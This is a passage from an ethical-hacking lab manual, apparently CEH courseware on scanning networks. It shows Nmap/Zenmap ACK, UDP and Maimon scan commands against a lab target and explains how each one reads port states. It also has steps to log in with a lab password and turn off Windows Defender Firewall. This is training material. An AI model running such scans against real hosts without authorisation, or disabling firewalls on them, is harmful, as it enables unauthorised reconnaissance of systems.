Note: In the TCP Maimon scan, a FIN/ACK probe is sent to the target; if there is no response, then the port is Open|Filtered, but if the RST packet is sent as a response, then the port is closed.




21. In the **Command** field, type the command **nmap -sA -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.


Note: **-sA**: performs the ACK flag probe scan and **-v**: enables the verbose output (include all hosts and ports in the output).

22. The scan results appear, displaying that the ports are filtered on the target machine, as shown in the screenshot.

Note: The ACK flag probe scan sends an ACK probe packet with a random sequence number; no response implies that the port is filtered (stateful firewall is present), and an RST response means that the port is not filtered.



23. Switch to the **Windows Server 2022** virtual machine.
24. If you are logged out of the **Windows Server 2022** virtual machine, then click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.
25. Turn off the **Windows Defender Firewall** from **Control Panel**.



26. Now, switch back to the **Windows 11** virtual machine. In the **Command** field of **Zenmap**, type the command **nmap -sU -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.


Note: **-sU**: performs the UDP scan and **-v**: enables the verbose output (include all hosts and ports in the output).

27. The scan results appear, displaying all open UDP ports and services running on the target machine, as shown in the screenshot.

Note: This scan will take approximately 20 minutes to finish the scanning process and the results might differ in your lab environment.

Note: The UDP scan uses UDP protocol instead of the TCP. There is no three-way handshake for the UDP scan. It sends UDP packets to the target host; no response means that the port is open. If the port is closed, an ICMP port unreachable message is received.

Module 03 – Scanning Networks

